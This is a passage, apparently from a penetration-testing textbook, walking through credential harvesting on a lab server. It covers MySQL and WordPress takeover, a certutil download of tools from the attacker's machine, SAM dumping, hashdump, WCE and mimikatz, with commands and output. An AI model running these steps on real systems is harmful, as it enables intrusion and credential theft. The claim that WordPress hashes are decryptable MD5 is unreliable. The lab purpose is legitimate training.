
```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Figure 7.8 – wp-config.php MySQL credentials

2. In this case, we can get the root username and password for the MySQL server and log in remotely from Kali by running the following command:

```
mysql -u root -p -h <TARGET-IP>
```

As highlighted in the following screenshot, after successful authentication, we should now have root access to the MySQL Server and view and dump the contents of any database on the server:




```
 $ mysql -u root -p -h 10.10.10.11
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Figure 7.9 – MySQL login

3. We can now dump the list of databases on the server. This can be done by running the following command in the MySQL prompt:

```
show databases;
```

As highlighted in the following screenshot, the command will output a list of databases on the server:



```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cards              |
| mysql              |
| performance_schema |
| test               |
| wordpress          |
+--------------------+
6 rows in set (0.031 sec)

MySQL [(none)]> _
```

Figure 7.10 – MySQL databases


4. We can dump the contents of the WordPress database by running the following command in the MySQL prompt:

```
use wordpress;
```

This reveals a list of tables in the WordPress database. We can dump the user credentials for the WordPress installation by running the following command:

```
select * from wp_users;
```

As highlighted in the following screenshot, this will reveal the WordPress user's credentials:



```
MySQL [wordpress]> select * from wp_users;
+----+------------+-------------------------------------
| ID | user_login | user_pass
+----+------------+-------------------------------------
|  1 | admin      | $P$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0
|  2 | vagrant    | $P$BMO//62Hj1IFeIr0XuJUqMmtBllnzN/
|  3 | user       | $P$B83ijKvzkiB6yZL8Ubpi35CMQHiQjv/
|  4 | manager    | $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1
+----+------------+-------------------------------------
4 rows in set (0.001 sec)
```

Figure 7.11 – WordPress credentials

The user passwords are encrypted in MD5 and can be decrypted to reveal the cleartext password.

5. Additionally, given the fact that we have root access to the MySQL server, we can change the password for the admin account by running the following command:

```
update wp_users set user_pass = MD5('password123!') where
ID = 1;
```


We can now log into the WordPress admin dashboard with the password we have just set and should have administrative control over the WordPress site.

So far, we have taken control of the MySQL Server and the WordPress site. Now, let's find the credentials of the other applications.

6. The server is also running phpMyAdmin. We can gain access to the phpMyAdmin control panel by accessing the content of the file, as follows:

```
C:\wamp\apps\phpmyadmin3.4.10.1\config.inc.ini.php
```

As highlighted in the following screenshot, this will reveal the access credentials for the phpMyAdmin control panel:



```
meterpreter > cat config.inc.php
<?php

/* Servers configuration */
$i = 0;

/* Server: localhost [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = 'localhost';
$cfg['Servers'][$i]['host'] = 'localhost';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'config';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = '';
$cfg['Servers'][$i]['AllowNoPassword'] = true;
```

Figure 7.12 – phpMyAdmin credentials

We should now have root access to the phpMyAdmin control panel and be able to create, modify, and delete the contents of databases.

Now that we have taken control of the MySQL Server and the WordPress site, we can start dumping Windows user account hashes to elevate our privileges.

Dumping Windows hashes

In this section, we will take a closer look at Windows passwords and how they are hashed. The hash dumping process on Windows can be performed by using various techniques and tools, most of which we will explore in this section. Before we begin using any tools or techniques, we need to take a brief look at how Windows passwords are stored.

SAM database

Security Account Manager (**SAM**) is a database that is responsible for managing user accounts and passwords on Windows. All the passwords that are stored in the SAM database are hashed. Authentication and verification of user credentials is facilitated by the **local security authority** (**LSA**).

The SAM database is stored in the Windows Registry and can be accessed from the following location:

```
HKEY_LOCAL_MACHINE\SAM
```

Now that we know where Windows user credentials are stored, we need to take a closer look at **LanMan** (**LM**) and NTLM authentication.

LM and NTLM hashing

LM is an authentication protocol that's developed by IBM and widely implemented in Windows operating systems prior to NT4.0. The protocol is used to encrypt user passwords, and the hashing process can be broken down into the following steps:

1. The password is converted into a hash by breaking it into two seven-character chunks.
2. All characters are then converted into uppercase.
3. Each chunk is then encrypted with a 56-bit DES key.

LM is generally considered to be a weak protocol and can easily be cracked, primarily because of the following reasons:

1. The 56-bit DES key is weak and can be cracked relatively easily.
2. Because the characters are converted into uppercase, this makes the cracking process relatively simple through a brute-force or dictionary attack.
3. Versions of Windows that utilize LM are restricted to a maximum of 14 characters for user account passwords.

Now that we understand how LM hashing works, we can look at NTLM hashing, which is an improvement in terms of security over LM.

NTLM is a collection of authentication protocols that are utilized in Windows to facilitate authentication between computers. The authentication process involves using a valid username and password to authenticate successfully.

NTLM authentication operates under the client-server model of communication and involves a handshake process, similar to the TCP three-way handshake. We explored the NTLM authentication process in the previous chapter, so we will only be exploring the differences between LM and NTLM hashing here.

NTLM operates under a challenge response system, and the hashing process can be broken down into the following steps:

1. When a user account is created, it is encrypted using the MD4 hashing algorithm, while the original password is disposed of.
2. During authentication, the username is sent to the server. The server then creates a 16-byte random string and sends it to the client. This is known as the challenge.
3. The client encrypts the string with the password hash using the **Data Encryption Standard** (**DES**) algorithm and sends it back to the server. This is known as the response.
4. The server then compares the hashed string (response) to the original. If it matches, authentication is completed.

The following table highlights the key differences between LM and NTLM and how each protocol handles encryption:

	LM	**NTLMv1**	**NTLMv2**
Case-sensitive passwords	No	Yes	Yes
Hash key length	56-bit + 56-bit	-	-
Hashing algorithm	DES	MD4	MD4
Hash length	64-bit + 64-bit	128-bit	128-bit
C/R key length	56-bit + 56-bit + 16-bit	56-bit + 56-bit + 16-bit	128-bit
C/R algorithm	DES	DES	HMAC_MD5
C/R value length	64-bit + 64-bit + 64-bit	64-bit + 64-bit + 64-bit	128-bit

Now that we understand how LM and NTLM hashing works, we can begin exploring the process of dumping hashes on our target system.

Utilizing PwDump7

The first tool we will be utilizing is called `PwDump7.exe`. It is a Windows binary that extracts the SAM database and dumps the hashes. It needs to be run locally on the target system. You can download the binary from this link: `https://www.tarasco.org/security/pwdump_7/`.

After downloading the binary, we need to transfer it to the target system. This can be done automatically through meterpreter by running the following command in the meterpreter shell:

```
upload ~/Downloads/pwdump7/PwDump7.exe
```

Alternatively, if you are running a standard command shell, we will need to set up a web server on our Kali VM. This will be used to host the binary so that we can download it on the target system. This can be done by following the procedure outlined here.

To set up a web server on our Kali VM, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `PwDump7.exe` binary is stored:


```
sudo python -m SimpleHTTPServer 80
```

To download the `PwDump7.exe` binary on the target system, we can utilize the `certutil` utility. However, before we can download the binary, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the current user's `Desktop` directory.

We can now use the `certutil` utility to download the binary from the Kali VM onto our target system. This can be done by running the following command on the target system:

```
certutil -urlcache -f http://<KALI-VM-IP>/PwDump7.exe PwDump7.
exe
```

As shown in the following screenshot, if the transfer is successful, the binary should be downloaded and saved with the name we specified:




```
CertUtil: -URLCache command completed successfully.

C:\Users\Vagrant\Desktop>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 38FC-2F64

 Directory of C:\Users\Vagrant\Desktop

05/10/2021  06:18 AM    <DIR>          .
05/10/2021  06:18 AM    <DIR>          ..
05/10/2021  06:18 AM            77,824 PwDump7.exe
12/18/2019  05:08 PM             1,717 Start DesktopCentral.lnk
               2 File(s)         79,541 bytes
               2 Dir(s)  48,207,417,344 bytes free

C:\Users\Vagrant\Desktop>
```

Figure 7.13 – certutil successful transfer

We can also save the registry values of the SAM file manually on the target system and use the PwDdump utility to dump the hashes. This can be done by running the following command:

```
reg save hklm\sam c:\sam
```

If the operation was successful, you should receive a message similar to the one highlighted in the following screenshot:



```
C:\Users\vagrant>reg save hklm\sam c:\sam
The operation completed successfully.
```

Figure 7.14 – Dump SAM

We can now execute the binary to dump the hashes by running the following command:

```
.\PwDump7.exe -s <SAMFILE> <SYSTEM-FILE>
```

This will dump the Windows hashes from the SAM database, which we will crack in the next section.


In the case of our target system, this technique will not work. However, it is a useful utility and will work on most versions of Windows.

Utilizing SamDump2

We can also save the registry values of the SAM file manually on the target system and use the SamDump2 utility to dump the hashes. This can be done by running the following command:

```
reg save hklm\sam c:\sam
```

If the operation was successful, you should receive a message similar to the one highlighted in the following screenshot:




```
C:\Users\vagrant>reg save hklm\sam c:\sam
The operation completed successfully.
```

Figure 7.15 – Dump SAM

We can now download the SAM file from the root of the filesystem to our Kali VM. This can be done automatically through meterpreter by running the following command:

```
download sam
```

As highlighted in the following screenshot, the SAM file should be downloaded to our home directory on Kali:



```
meterpreter > download sam
[*] Downloading: sam -> /home/kali/sam
[*] Downloaded 48.00 KiB of 48.00 KiB (100.0%): sam -> /home/kali/sam
[*] download   : sam -> /home/kali/sam
meterpreter >
```

Figure 7.16 – Downloading the SAM file

We can now use the SamDump2 utility on Kali Linux to dump the hashes from the file. This can be done by running the following command on Kali:


```
samdump2 system sam
```

This will dump the hashes from the SAM file, which we can now crack to obtain the cleartext password.

This process can also be automated using the `hashdump` meterpreter command, like so:

```
hashdump
```

If successful, the output should reveal all the user account hashes on the system, as highlighted in the following screenshot:



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

Figure 7.17 – Hashdump

In this particular case, the `hashdump` command gives us all the user account hashes on the system. We can save the hashes into a file called `hashes.txt` on our Kali virtual machine. We will take a look at how to use these hashes in the next section.

Utilizing Windows Credentials Editor

Another great utility we can use to dump password hashes is the **Windows Credentials Editor**, also known as **WCE**. WCE lists logon sessions and their corresponding NTLM hashes. The binary comes pre-packaged with Kali and will need to be run locally on the target system.

We can upload the binary to the target using meterpreter by running the following command:


```
upload /usr/share/windows-resources/wce/wce64.exe
```

In the event you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.

After transferring the binary to the target system, we can execute the binary by running the following command:

```
.\wce64.exe
```

This will output a list of logon sessions and their corresponding hashes, as shown in the following screenshot:



```
C:\Users\Vagrant\Desktop>.\wce64.exe
.\wce64.exe
WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

vagrant:VAGRANT-2008R2:5229B7F52540641DAAD3B435B51404EE:E02BC503339D51F71D913C245D35B50B
sshd_server:VAGRANT-2008R2:E501DDC244AD2C14829B15382FE04C64:8D0A16CFC061C3359DB455D00EC27035
```


Figure 7.18 – WCE hashes

In this particular case, we were only able to dump the hashes for the currently logged on users.

We can also use the `wce.exe` binary to dump the password hashes and their corresponding cleartext equivalents. This can be done by running the following command:

```
.\wce64.exe -w
```

In this particular case, we retrieved the hashes and cleartext passwords for the vagrant user and the SSH user, as shown in the following screenshot:



```
C:\Users\Vagrant\Desktop>.\wce64.exe -w
.\wce64.exe -w


WCE v1.42beta (X64) (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.


vagrant\VAGRANT-2008R2:vagrant
sshd_server\VAGRANT-2008R2:D@rj33l1ng
```

Figure 7.19 – WCE cleartext passwords


We can also use another great Metasploit post-exploitation module to dump password hashes and access tokens from the system. This can be done by loading the following module after putting your meterpreter session in the background:

```
use post/windows/gather/credential/credential_collector
```

Now, we need to configure the module and change the relevant module options. In this case, the only option that needs to be configured is the `SESSION` option. We can set the `SESSION` option by running the following command:

```
set SESSION <SESSION-ID>
```

The following screenshot outlines the module option that needs to be configured in order to run the module:




```
msf6 post(windows/gather/credentials/credential_collector) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/credentials/credential_collector) > show options

Module options (post/windows/gather/credentials/credential_collector):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf6 post(windows/gather/credentials/credential_collector) >
```

Figure 7.20 – Module options

Now, we can run the module by running the following command in the Metasploit console:

```
run
```

If successful, the module should output a list of password hashes and access tokens that can be utilized to elevate our privileges, as shown in the following screenshot:



```
[*] Running module against VAGRANT-2008R2
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
    Extracted: anakin_skywalker:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa
    Extracted: artoo_detoo:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4
    Extracted: ben_kenobi:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859
    Extracted: boba_fett:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9
    Extracted: chewbacca:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8
    Extracted: c_three_pio:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee
    Extracted: darth_vader:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0
    Extracted: greedo:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: han_solo:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951
    Extracted: jabba_hutt:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76
    Extracted: jarjar_binks:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4
    Extracted: kylo_ren:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001
    Extracted: lando_calrissian:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f
    Extracted: leia_organa:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028
    Extracted: luke_skywalker:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a
    Extracted: sshd:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: sshd_server:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035
    Extracted: vagrant:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
[+] Collecting tokens...
    NT AUTHORITY\IUSR
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
```

Figure 7.21 – Credential editor

In this case, we obtained all the user account hashes from the target system. We will take a look at how to utilize these hashes in the next section.

Utilizing mimikatz


We can also utilize the built-in Mimikatz meterpreter module (also known as kiwi). This can be loaded into meterpreter by running the following command:

```
load kiwi
```

Once the module has been loaded, we can dump the contents of the SAM database by running the following command in the meterpreter session:

```
lsa_dump_sam
```

This will output a list of all user accounts and their corresponding NTLM hashes, as shown in the following screenshot:



```
[+] Running as SYSTEM
[*] Dumping SAM
Domain : VAGRANT-2008R2
SysKey : 4138feec7d6e226f64c6dc2dfa187ba1
Local SID : S-1-5-21-1268359432-1364675841-3512908913

SAMKey : ca451bca62bdf12bf8e083c4400c3e68

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e02bc503339d51f71d913c245d35b50b

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : vagrant
